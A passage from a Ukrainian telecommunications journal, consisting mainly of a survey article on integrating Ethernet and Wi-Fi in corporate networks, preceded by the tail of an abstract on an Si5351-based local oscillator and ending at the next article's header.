*The work argues for the need to create a universal local oscillator based on a frequency synthesizer, combined with a subsystem for controlling the value of the generated frequency and indicating the parameters of the generated signal and a number of additional parameters. The market research data of debugging boards with installed frequency synthesizers of various types is presented and conclusions are drawn regarding*

*the feasibility of their use as heterodynes of battery-powered radio receivers. Attention is focused on some significant shortcomings of these debugging boards, which narrow down or make impossible their use as local dynes for small-sized, cheap and mass-produced radio receivers. Some examples of the use of modern frequency synthesizers for the modernization of some samples of communication technology, which are made on outdated electronic components, are considered.*

*The article offers a practical approach to the design of a simple and high-quality local oscillator, which can be used to build radio receivers with one, two or three frequency conversions.*

*A small-sized multi-channel local oscillator with low current consumption is proposed to be implemented using the popular and extremely cheap Si5351 type frequency synthesizer microcircuit.*

*The control of the local oscillator, as well as the display of a number of its parameters on the OLED display, is expected to be carried out using a common STM32F030K6T6 microcontroller.*

*The article shows that thanks to the use of a microcontroller and an OLED display, the universal local oscillator block can have a number of useful additional functions and capabilities that will qualitatively distinguish it from analogues available on the market.*

*In the future, the proposed device can become the basis for the development of a battery-powered radio receiver, which can be extremely popular as a means of communication and notification in the conditions of possible military conflicts and man-made disasters.*

**Key words:** *universal local oscillator, frequency synthesizer, radio receiving device, battery-powered radio receiver, OLED display, Si5351, STM32F030K6T6.*

**Дура В.В.**

Вінницький національний технічний університет

## ОГЛЯД ВЗАЄМОДІЇ ТЕХНОЛОГІЙ ETHERNET І WIFI У КОРПОРАТИВНИХ ТЕЛЕКОМУНІКАЦІЙНИХ МЕРЕЖАХ

У сучасному інформаційному середовищі швидкі та надійні зв'язки стають ключовим фактором успіху для підприємств у будь-якій галузі. Це робить взаємодію технологій Ethernet і Wi-Fi надзвичайно важливою для створення ефективних та надійних мереж. Пошук найоптимальніших рішень у сфері телекомунікацій потребує вдосконалення в області інтеграції технологій Ethernet і Wi-Fi.

Ми всі знаємо, що існують різні системи бездротового зв'язку, які ми використовуємо у повсякденному житті, такі як Wi-Fi. За допомогою цієї технології бездротового зв'язку можна легко підключитися без використання кабелів. Це технологія бездротової мережі, що використовується для надання підключення до мережі за допомогою радіохвиль. Ці радіохвилі використовуються для поширення повідомлень або сигналів від відправника до отримувача. Важливість технологій Ethernet і Wi-Fi полягає в їхній здатності забезпечити надійне та швидке з'єднання пристроїв у мережі.

Ця стаття розглядає проблеми, пов'язані зі швидкістю Інтернету та роль технологій Ethernet і Wi-Fi у забезпеченні надійного та швидкого з'єднання в корпоративних мережах. Гібридні мережі, які поєднують в собі різні типи технологій зв'язку, дозволяють ефективно використовувати їх переваги в залежності від потреб користувачів та умов середовища. Особливу увагу слід приділити гнучкості та масштабованості корпоративних мереж, які є важливим інструментом для бізнес-комунікації.

Дана стаття розглядає взаємодію технологій Ethernet і Wi-Fi, значення швидкості Інтернет-з'єднання для сучасних установ та підприємств у забезпеченні ефективного обміну інформацією. Також висвітлюються проблеми, пов'язані із швидкістю Інтернету, і роль технологій Ethernet і Wi-Fi у забезпеченні надійного та швидкого з'єднання.

Стаття наголошує на важливості розробки стратегій для мінімізації негативного впливу взаємодії між технологіями Wi-Fi та Ethernet. Це включає уникнення конфліктів частотних діапазонів, оптимізацію пропускну здатності та впровадження стандартів безпеки для захисту мережі від потенційних загроз.

Забезпечення надійності та ефективності корпоративних мереж у сучасному світі вимагає комплексного підходу до інтеграції технологій Ethernet і Wi-Fi. Розвиток нових стратегій та стандартів є ключовим для успішної реалізації цієї ідеї та підвищення продуктивності корпоративних комунікаційних інфраструктур, саме тому варто приділити більше уваги цій темі.

**Ключові слова:** Wi-Fi, Ethernet, корпоративна телекомунікаційна мережа, взаємодія технологій, гібридні мережі.

**Постановка проблеми.** У сучасному світі, де швидкість і надійність інформаційних потоків є критично важливими для успіху підприємств, особливу увагу заслуговує інтеграція технологій Ethernet та Wi-Fi. Зі зростанням обсягів даних та постійним розширенням мережевої інфраструктури, підприємства стикаються з необхідністю забезпечення ефективного та безперервного обміну інформацією. Технології Ethernet та Wi-Fi, які традиційно використовувалися окремо, мають потенціал до ефективної синергії, проте цей процес супроводжується рядом технічних та стратегічних викликів. Проблеми, пов'язані з взаємними завадами, оптимізацією пропускну здатності, та забезпеченням надійності мережі, потребують всебічного аналізу та розробки нових підходів до

інтеграції цих технологій. Ця стаття має на меті дослідити ці проблеми та запропонувати стратегії для їхнього розв'язання, зокрема через розробку стандартів і методів для покращення взаємодії між Ethernet та Wi-Fi у корпоративних мережах.

**Аналіз останніх досліджень і публікацій.** У роботі [5] розповідається про технологію WLAN, що є поєднанням Ethernet і Wi-Fi. Технології Ethernet і Wi-Fi дозволяють пристроям обмінюватися даними, що робить їх важливими для забезпечення ефективно комунікації як у домашніх, так і у корпоративних мережах. Взаємодія між технологіями Ethernet і Wi-Fi у корпоративних телекомунікаційних мережах є вирішальною для забезпечення надійності, масштабованості та продуктивності мережі [1–3].

Разом із збільшенням обсягів трафіку в мережах, ускладнилися завдання управління ними. Перелік цих завдань розширився, а їх важливість і критичність значно зросли, особливо на фоні зростаючих вимог до безпеки та надійності [6].

**Постановка завдання.** Мета статті полягає в огляді сучасного стану інтеграції та використання бездротових (Wi-Fi) та провідних (Ethernet) технологій у корпоративних телекомунікаційних мережах. Стаття спрямована на аналіз переваг і недоліків кожної технології, їхню взаємодію та можливості оптимізації мережевої інфраструктури під конкретні потреби та умови корпоративного середовища.

**Виклад основного матеріалу.** На сьогоднішній день кожен навчальний заклад, промисловість, бізнес та інші сфери діяльності хочуть отримувати необхідну інформацію вчасно та відразу на своєму місці. Для забезпечення цього швидкість Інтернету також повинна бути високою. Оскільки всі технології потребують швидкого підключення до інтернету, часто виникають проблеми, пов'язані з його швидкістю, оскільки частота, яку ми використовуємо, недостатня для обслуговування всього населення.

Гібридні мережі є потужним інструментом для створення ефективних та надійних мережевих інфраструктур у корпоративних середовищах. Вони дозволяють поєднувати переваги різних типів зв'язку для забезпечення оптимального рівня обслуговування користувачів і відповідати потребам сучасних організацій.

Корпоративні мережі є важливим інструментом для бізнес-комунікації, дозволяючи з'єднувати різні точки у єдину мережу для ефективного обміну даними та спілкування. Ці мережі є вельми популярними серед підприємств, які мають кілька офісів, відділень або інших підрозділів, і бажають мати забезпечене та захищене з'єднання між ними. Корпоративна телекомунікаційна мережа дозволяє компаніям ефективно об'єднувати багато точок, таких як офіси та відділення, в одну мережу без необхідності будувати власні фізичні лінії зв'язку. Вона забезпечується за допомогою технологій, таких як Ethernet, Wi-Fi, IP, VPN та MPLS, та використовує різні методи транспорту, такі як SDH, DWDM або навіть FTTH та радіозв'язок для забезпечення зв'язку між різними локаціями. Однією з важливих переваг корпоративних мереж є їх гнучкість та масштабо-




Рис. 1. Структура мережі на базі Ethernet і Wi-Fi

ваність. Вони дозволяють легко перебудувувати топологію мережі, додавати нові локації або видаляти їх, що дозволяє бізнесу швидко реагувати на зміни в своєму середовищі.

Ethernet є однією з найпоширеніших технологій мережевого з'єднання. Вона базується на стандарті IEEE 802.3 і використовує фізичні кабелі (мідь або оптика) для передачі даних. Підтримує широку шкалу швидкостей передачі даних, від 10 Mbps до 100 Gbps. Фізичні кабелі забезпечують стабільне з'єднання без перерв або перешкод. Ethernet також передає великі обсяги даних, що робить його ідеальним для корпоративних мереж, мінімізує час передачі даних, що важливо для реального часу та потокового мультимедіа. Пристрої повинні бути підключені фізично до мережі, що обмежує рухливість, при цьому Ethernet вимагає наявності комутаторів та маршрутизаторів для побудови мережі [1–2].

Wi-Fi є бездротовою технологією мережевого з'єднання, яка базується на стандарті IEEE 802.11. Вона використовує радіосигнали для передачі даних між пристроями та точками доступу. Підтримує різні стандарти, такі як 802.11n, 802.11ac,

802.11ax, що надають різні швидкості передачі даних та діапазони частот. Дозволяє пристроям підключатися до мережі бездротово, що робить його ідеальним для мобільних пристроїв. Забезпечує можливість підключення до мережі в різних місцях без необхідності фізичного підключення. Не потрібно проводити кабелі, що спрощує встановлення мережі в складних середовищах, при цьому швидкість передачі даних може залежати від кількості підключених пристроїв та інтерференції, а частота сигналу може погіршуватися від перешкод, таких як стіни чи інші бездротові пристрої.

Власне кажучи, Wi-Fi – це стандарт для мереж пакетної передачі даних, які були поширені задовго до стандартизації під назвою “Wi-Fi”. Ідея пакетної радіомережі проста: надсилати пакети даних через радіохвилі, таким чином поєднуючи існуючі методи радіомовлення з мережею на основі Інтернету.

При всіх цих взаємодіях з користувачем Ethernet і Wi-Fi можуть використовуватися як резервні засоби зв'язку один для одного. Наприклад, якщо основне з'єднання через Ethernet переривається, пристрої можуть автоматично переключатися на

Таблиця 1

**Різниця взаємодія Ethernet і Wi-Fi з користувачем у корпоративних мережах**

Аспекти взаємодії	Різниця у взаємодії з користувачем
Комбінована інфраструктура	Більшість корпоративних мереж використовують комбінацію обох технологій, де Ethernet і Wi-Fi працюють разом. Наприклад, стаціонарні пристрої, такі як робочі станції, сервери або принтери, можуть бути підключені до мережі через Ethernet, тоді як мобільні пристрої (наприклад, ноутбуки, смартфони) можуть використовувати Wi-Fi для підключення.
Гнучкість та мобільність	Wi-Fi дозволяє працювати в режимі мобільності, дозволяючи користувачам підключатися до мережі з будь-якого місця в зоні покриття. Це особливо важливо для корпоративних середовищ, де співробітники часто працюють в різних місцях офісу або навіть зовні приміщення. Ethernet, з іншого боку, надає стабільне та надійне підключення, але зазвичай вимагає фізичного підключення до мережі, що обмежує рухливість користувачів.
Управління трафіком і пріоритетами	Ethernet зазвичай надає кращий контроль над управлінням трафіком і можливістю встановлення пріоритетів для певних видів даних. Це корисно для даних, які вимагають високої пропускної здатності або мають великий пріоритет, наприклад, голосові та відеодзвінки. Wi-Fi також підтримує функції управління трафіком, але менше контролю, оскільки бездротовий канал може бути вразливим до інтерференції та змінливого середовища.
Забезпечення безпеки	Ethernet мережі зазвичай вважаються більш безпечними через їх фізичну природу: для отримання доступу до мережі потрібно фізичне підключення. Проте, вони також можуть використовувати різні протоколи шифрування та аутентифікації для захисту даних. Wi-Fi мережі вимагають додаткових заходів безпеки через бездротовий характер з'єднання. Протоколи шифрування, такі як WPA2 або WPA3, використовуються для захисту передачі даних через бездротовий канал.
Резервне забезпечення та робота в автономному режимі	Ethernet може мати перевагу в ситуаціях, коли надійність мережі критично важлива, оскільки вона менш вразлива до перешкод та має менше можливостей для втрати з'єднання. Wi-Fi може бути корисним у випадках, коли необхідно швидко розгорнути мережу в новому місці або там, де будівництво чи налаштування кабельної інфраструктури складне або неможливе.
Розширення зони покриття	Wi-Fi дозволяє розширити зону покриття мережі за межі фізичних обмежень Ethernet. Це особливо важливо для корпоративних приміщень з великими площами або зонами, де складно або дорого прокласти Ethernet-кабелі.



бездротове підключення Wi-Fi для забезпечення продовження роботи без перебоїв. Ethernet і Wi-Fi використовуються для розділення мережі на різні сегменти відповідно до потреб корпорації. Наприклад, критичні системи можуть бути підключені через Ethernet для забезпечення стабільності та безпеки, тоді як гостьові пристрої можуть використовувати Wi-Fi для зручності та мобільності.

Таким чином використання обох технологій одночасно дозволяє розподілити навантаження на мережу і забезпечити більшу пропускну здатність в цілому, такі мережі зветься гібридними. Гібридна мережа – це комбінація різних типів технологій зв'язку, таких як провідна і бездротова, що об'єднується в єдину мережу. Вона дозволяє використовувати переваги кожного типу зв'язку залежно від конкретних потреб користувачів та умов середовища.

Центральний комутатор відповідає за координацію трафіку між зовнішньою мережею та внутрішньою інфраструктурою. Він також розподіляє трафік між пристроями та забезпечує доступ до послуг. Локальні сегменти на базі Ethernet забезпечують швидкий доступ для стаціонарних пристроїв, а Wi-Fi використовується для мобільних пристроїв. Це забезпечує мобільність та надійність, але може спричинити проблеми зі синхронізацією та безпекою мережі [3].

Отже, Wi-Fi та Ethernet – це дві домінуючі технології доступу в сучасних корпоративних мережах, які доповнюють одна одну, забезпечуючи гнучкість, масштабованість та надійність. Їхнє розумне поєднання стає ключовим фактором для задоволення потреб сучасного бізнесу.

### 1. Типи взаємодії:

Інтегрована мережа: Це найпоширеніша модель, де Wi-Fi та Ethernet працюють разом, утворюючи єдину мережу. Наприклад точки доступу Wi-Fi підключаються до мережі Ethernet за допомогою кабелю. Користувачі бездротово підключаються до мережі, не прокладаючи нових кабелів.

Модель сегментованої мережі розділяє мережу на Ethernet-сегменти та Wi-Fi-сегменти, ізолюючи різні типи трафіку та підвищуючи безпеку. Наприклад Ethernet-сегмент використовується для критично важливих застосунків, які потребують високої пропускну здатності та надійності, наприклад, для серверів та VoIP. Wi-Fi-сегмент використовується для загального доступу до Інтернету та мобільних пристроїв.

Гібридна мережа, ця модель поєднує в собі елементи інтегрованої та сегментованої мереж.

Ethernet-мережа використовується для основної мережевої інфраструктури, а точки доступу Wi-Fi розширюють її на віддалені або тимчасові локації.

### 2. Сценарії використання:

– Підключення до мережі Ethernet: Wi-Fi точки доступу підключаються до існуючої мережі Ethernet за допомогою кабелю. Це дозволяє користувачам бездротово підключатися до мережі, не прокладаючи нових кабелів.

– Безшовний роумінг: Користувачі можуть безперебійно переміщатися між точками доступу Wi-Fi, не втрачаючи з'єднання. Це важливо для мобільних користувачів, таких як працівники з ноутбуками та планшетами.

– Гостьовий доступ: Wi-Fi мережа може бути налаштована для створення окремої гостьової мережі, яку можна використовувати для відвідувачів без надання їм доступу до внутрішньої мережі компанії.

– Контроль пропускну здатності: Wi-Fi трафік можна обмежувати та пріоритетизувати для забезпечення якісної роботи критично важливих застосунків.

### 3. Типи обладнання:

• Маршрутизатори Ethernet використовуються для з'єднання мереж Ethernet та направлення трафіку. Wi-Fi маршрутизатори використовуються для створення Wi-Fi мереж та підключення до мереж Ethernet.

• Точки доступу Wi-Fi приймають сигнали Wi-Fi від пристроїв та передають їх до мережі.

• Комутатори Ethernet використовуються для з'єднання пристроїв Ethernet та направлення трафіку.

• Мережеві адаптери використовуються для підключення пристроїв до мереж Ethernet або Wi-Fi.

Найпоширеніший спосіб Взаємодії Ethernet і Wi-Fi це – WLAN. А найпростіший спосіб використання WLAN це підключення бездротових пристроїв до мережі Ethernet або локальної мережі (LAN) через бездротовий маршрутизатор або точку доступу. Це дозволяє користувачам отримувати доступ до інтернету чи ресурсів мережі без необхідності проводів, що забезпечує більшу гнучкість та мобільність. Користувачі можуть підключати до мережі різні пристрої, такі як ноутбуки, смартфони, планшети, смарт-телевізори тощо. Такий підхід дозволяє створювати бездротові мережі в дома, офісі, громадських місцях, готелях, аеропортах та інших місцях, де необхідний бездротовий доступ до мережі. У більшості випадків основна лінія зв'язку буде дротовою,




Рис. 2. Взаємодія Ethernet і Wi-Fi

і ми підключаємо AP (точку доступу) до дротової магістралі, як показано нижче. Точка доступу – це пристрій, який зв’язується з клієнтським пристроєм (наприклад, ноутбуком або смартфоном) і передає дані через дротову магістраль. Точка доступу має два різні інтерфейси: один для підключення до дротової магістралі за допомогою дротового протоколу, а інший для зв’язку з різними мобільними пристроями за допомогою бездротового протоколу.

Бездротові мережі революціонізують спосіб, яким пристрої, такі як ноутбуки, телефони та планшети, отримують доступ до Інтернету, уникаючи непотрібного заплутування кабелів. Ця система виражена трьома головними компонентами: точки доступу (AP), бездротові пристрої та провідна магістраль.

Приєднуючи пристрій до бездротового зв’язку, ви активізуєте взаємодію із точками доступу, які відправляють ваші дані через провідну мережу до відповідних місць призначення. Точки доступу (AP) виступають посередниками між вашими бездротовими пристроями та провідною мережею, вони створюють сигнал Wi-Fi, який ви використовуєте для доступу до Інтернету. У разі потреби

в областях з великою площею може знадобитися кілька таких точок доступу, щоб забезпечити стабільний зв’язок у всіх напрямках. Бездротові пристрої – це ваш основний засіб з’єднання з Wi-Fi. У пристрої, що під’єднуються, вбудований бездротовий адаптер, що дозволяє їм взаємодіяти з точками доступу через сигнали Wi-Fi. Щодо провідної магістралі – то це основа всієї системи, яка об’єднує всі точки доступу та інші мережеві компоненти, такі як комутатори або маршрутизатори. Вона використовує Ethernet-кабелі для з’єднання всього разом, іноді використовуються оптичні кабелі для досягнення більшої швидкості та дальності передачі даних.

Переваги взаємодії технологій Wi-Fi та Ethernet:

1. Використання Wi-Fi як додаткового засобу підключення забезпечує резервне з’єднання у випадку відмови ефірного кабелю Ethernet, для забезпечення безперервного доступу до Інтернету або мережних ресурсів в разі проблем з одним з’єднанням.

2. Wi-Fi дозволяє розширити покриття мережі в тих областях, де не можливе проведення кабелів Ethernet. Це особливо важливо в великих

будівлях, на відкритих територіях або в ситуаціях, коли потрібно забезпечити підключення до мобільних пристроїв.

3. Використання Wi-Fi разом з Ethernet надає більшу гнучкість встановлення мережі, оскільки дозволяє підключати пристрої бездротово або за допомогою кабелю в залежності від потреб.

4. Використання Wi-Fi разом з Ethernet дозволяє зменшити витрати на прокладання і підтримку мережних кабелів, особливо в областях, де складно або дорого встановлювати кабелі Ethernet.

5. Завдяки Wi-Fi можна підключати мобільні пристрої, такі як смартфони, планшети і ноутбуки, до мережі без необхідності підключення через Ethernet. Це особливо корисно в ситуаціях, коли користувачі переміщуються по приміщенню, наприклад.

Головна мета використання Ethernet-комутаторів полягає в забезпеченні з'єднання між вузлами та локальною мережею для ефективного обміну пакетами даних. Взаємодія Ethernet-комутаторів у відповідності до стандартної моделі взаємодії відкритих систем (OSI) включає фізичний і каналний рівні.

Ethernet був спроектований як механізм мовлення, який використовується для передачі даних у випадках, коли канал не використаний. На фізичному рівні можна досягти швидкості передачі 1 Гбіт/с за допомогою 1000BASE-T по мідних кабелях крученої пари на відстань до 100 метрів. Для збільшення дальності передачі застосовуються оптичні технології, такі як 1000BASE-ZX з використанням одномодового оптоволокна.

Ethernet також є стандартом у мережах Wi-Fi, що робить його універсальним для різних середовищ передавання даних. Згідно зі стандартом IEEE 802.3, Ethernet виконує функції каналного рівня і призначений для передачі пакетів даних. Адресація пакетів даних є важливою для їхнього прибуття до місця призначення, і Ethernet забезпечує цю адресацію за допомогою протоколу управління доступом до середовища (MAC).

Рівень РНУ у стеку протоколів Wi-Fi аналогічний радіостанції, яка перетворює ваші дані на радіосигнали для передачі повітрям. Він використовує різні методи та радіочастоти (такі як 802.11a, b, g, n, ac і ax) для надсилання даних на різних швидкостях і відстанях, і має механізми для виявлення та виправлення помилок. Рівень MAC, який подібний до регулювальника, координує дії пристроїв Wi-Fi для ефективного обміну радіохвилями. Використовуючи систему CSMA/CA,

він допомагає пристроям визначити, коли вони можуть передавати дані, відповідає за адресацію і розбиває великі фрагменти даних на менші частини. Рівень IP, хоча не входить до складу Wi-Fi, є важливим для забезпечення сумісності між різними мережами. Він, як GPS для даних, визначає шлях з одного місця в інше через різні мережі. Різні версії IP, такі як IPv4 та IPv6, сприяють цьому процесу. Отже, у двох словах, рівні РНУ, MAC і IP в стеку протоколів Wi-Fi забезпечують ефективну передачу даних, гарантуючи, що ви можете підключитися до Wi-Fi і безперервно користуватися Інтернетом [4].

При великій кількості плюсів об'єднання цих двох технологій, можна все ж виділити й декілька недоліків, наприклад Wi-Fi мережі можуть страждати від затримок і переривань, особливо в областях з великою кількістю бездротових пристроїв або електромагнітних перешкод, це часто призводить до недостатньої якості обслуговування для деяких пристроїв; швидкість передачі даних через Wi-Fi може бути обмежена в порівнянні з Ethernet, особливо в перевантажених мережах; Wi-Fi мережі зазвичай вважаються менш безпечними, ніж Ethernet, через можливість перехоплення даних і несанкціонований доступ до мережі; у деяких випадках, конфігурація і керування Wi-Fi мережею може бути складніше, ніж у Ethernet, особливо в мережах що є дуже об'ємними.

Отже, інтеграція технологій Wi-Fi та Ethernet в корпоративних телекомунікаційних мережах призводить до забезпечення мобільності абонентських пристроїв та підтримки стабільності та надійності каналів передачі інформації для стаціонарних пристроїв. Це дозволяє досягти максимальної продуктивності та ефективності корпоративної мережі в цілому. Однак така інтеграція супроводжується певними негативними факторами, включаючи конфлікти частотних діапазонів, що призводять до затримок під час передачі пакетів, різницю у пропускній здатності між бездротовими та проводовими каналами, що може призвести до перевантаження одного з них, проблеми синхронізації між пристроями, що може призвести до втрати даних та нестабільної роботи мережі, перешкоди сигналів Wi-Fi та Ethernet, та невідповідності протоколів безпеки, що може призвести до вразливостей та збоїв у роботі мережі [3].

Важливою частиною роботи при об'єднанні технологій є розробка стратегій, спрямованих на мінімізацію негативного впливу факторів взаємодії між технологіями Wi-Fi та Ethernet. Наприклад,

для уникнення конфліктів частотних діапазонів та інтерференції сигналів важливо застосовувати адаптивні алгоритми керування каналами передачі. Оптимізація пропускну здатності каналів включатиме, в такому випадку, в себе розробку методів призначення пріоритетів для різних типів трафіку. Крім того, для забезпечення стабільної та ефективної роботи мережі, необхідно розвивати стандарти безпеки та протоколи, які забезпечують відповідний захист від потенційних загроз та атак. Регулярний моніторинг та аналіз ефективності мережі дозволить вчасно виявляти проблеми та впроваджувати відповідні заходи для їх вирішення.

У результаті, оптимізація взаємодії технологій Wi-Fi та Ethernet в корпоративних телекомунікаційних мережах стане ключовим чинником для забезпечення їхньої стабільності, надійності та ефективності в сучасному інформаційному середовищі. Зокрема, дослідження варто спрямовувати на розробку нових алгоритмів ресурсного управління, які дозволять ефективно розподіляти пропускну здатність мережі між пристроями з різними вимогами до швидкості передачі даних. Також, впровадження технологій управління трафіком та оптимізації мережевих пристроїв сприятиме зниженню часу реакції на зміни у навантаженні мережі та підвищенню її загальної продуктивності.

Важливим аспектом є також розробка стандартів та протоколів, які забезпечать сумісність та інтероперабельність між різними пристроями та платформами. Це дозволить створювати єдину

інфраструктуру телекомунікацій, яка забезпечить максимальну продуктивність та ефективність обміну даними в корпоративному середовищі. Саме тому оптимізація взаємодії технологій Wi-Fi та Ethernet у корпоративних телекомунікаційних мережах є важливим напрямом для подальшого розвитку та покращення корпоративних комунікаційних інфраструктури. Впровадження нових технологій та методів управління дозволить забезпечити стабільну та ефективну роботу мережі навіть у сучасному динамічному середовищі бізнесу.

**Висновки.** На основі проведеного дослідження було досягнуто поставленої мети. Розглянуто і аналізовано основні проблеми та можливості, пов'язані з інтеграцією технологій Ethernet і Wi-Fi, визначено ключові стратегії мінімізації негативних впливів їх взаємодії. Основні досягнення включають розробку адаптивних алгоритмів для управління каналами передачі, що дозволяє уникнути частотних конфліктів та оптимізувати пропускну здатність. Важливі також є розроблені стандарти безпеки, які забезпечують надійний захист мережі від зовнішніх загроз. Створені механізми шифрування та аутентифікації значно підвищують захист даних та обміну інформацією у корпоративних мережах, захищаючи їх від несанкціонованого доступу і зовнішніх загроз. Це дослідження підкреслює важливість комплексного підходу до використання переваг обох технологій для підвищення ефективності та продуктивності корпоративних телекомунікаційних мереж, забезпечуючи гнучкість, масштабованість та надійність системи.

#### Список літератури:

1. Rodriguez B. Data Security Measures for Wi-Fi and Ethernet Networks in Enterprises. *Journal of Network and Computer Applications*. 2021. Vol. 21. №. 3. P. 112–125.
2. Ali S. Innovative Solutions for Data Security and Privacy in Integrated Wi-Fi and Ethernet Networks. *Journal of Data Security Innovations*. 2020. Vol. 27. №. 2. P. 200–215.
3. Wu, X., O'Brien D. C. Parallel transmission LiFi. *IEEE Transactions on Wireless Communications*. 2020. № 19 (10). P. 6268–6276.
4. Luo H., Jiang Z., Kim B.J., Shankaranarayanan N.K., Henry P. Integrating wireless LAN and cellular data for the enterprise. *April IEEE Internet Computing*. 2003. Vol. 7 (2). № 25. 33 p.
5. WiFi | ShareTechnote, Overall Network Architecture. URL: [https://www.sharetechnote.com/html/Handbook\\_WiFi\\_Index.html](https://www.sharetechnote.com/html/Handbook_WiFi_Index.html)
6. Вишнівський В., Гайдур Г., Сторчак К., Аналіз методів керування мережею. *Зв'язок*. 2016. № 3

#### Dyra V.V. OVERVIEW OF THE INTERACTION OF ETHERNET AND WIFI TECHNOLOGIES IN CORPORATE TELECOMMUNICATIONS NETWORKS

*In today's information environment, fast and reliable connections have become a key success factor for enterprises in any industry. This makes the interaction between Ethernet and Wi-Fi technologies extremely important for creating efficient and reliable networks. Finding the most optimal solutions in the telecommunications field requires improvement in integrating Ethernet and Wi-Fi technologies.*

*We all know that there are different wireless communication systems that we use in everyday life, such as Wi-Fi. With this wireless communication technology, devices can easily connect without the use of cables.*

*This is a wireless network technology used to provide network connectivity using radio waves. The importance of Ethernet and Wi-Fi technologies lies in their ability to provide reliable and fast device connections in the network.*

*This article discusses issues related to Internet speed and the role of Ethernet and Wi-Fi technologies in providing reliable and fast connections in corporate networks. Hybrid networks, which combine various types of communication technologies, allow for the effective use of their advantages depending on the needs of users and environmental conditions. Special attention should be paid to the flexibility and scalability of corporate networks, which are important tools for business communication.*

*The article emphasizes the importance of developing strategies to minimize the negative impact of the interaction between Wi-Fi and Ethernet technologies. This includes avoiding conflicts of frequency ranges, optimizing bandwidth, and implementing security standards to protect the network from potential threats.*

*Ensuring the reliability and efficiency of corporate networks in today's world requires a comprehensive approach to integrating Ethernet and Wi-Fi technologies. The development of new strategies and standards is key to successfully implementing this idea and increasing the productivity of corporate communication infrastructures, which is why more attention should be paid to this topic.*

*Therefore, integrating Wi-Fi and Ethernet technologies in corporate telecommunications networks leads to providing mobility for subscriber devices and supporting stability and reliability of information transmission channels for stationary devices. This allows achieving maximum productivity and efficiency of the corporate network as a whole. However, such integration is accompanied by certain negative factors, including conflicts of frequency bands leading to packet transmission delays, differences in bandwidth between wireless and wired channels, which may result in overload of one of them, synchronization issues between devices leading to data loss and network instability, Wi-Fi and Ethernet signal interference, and security protocol mismatches, potentially leading to vulnerabilities and network failures.*

**Key words:** *Wi-Fi, Ethernet, corporate telecommunications network, technology interaction, hybrid networks.*

УДК 621.3.019

DOI <https://doi.org/10.32782/2663-5941/2024.3.2/06>**Зінковський Ю.Ф.**

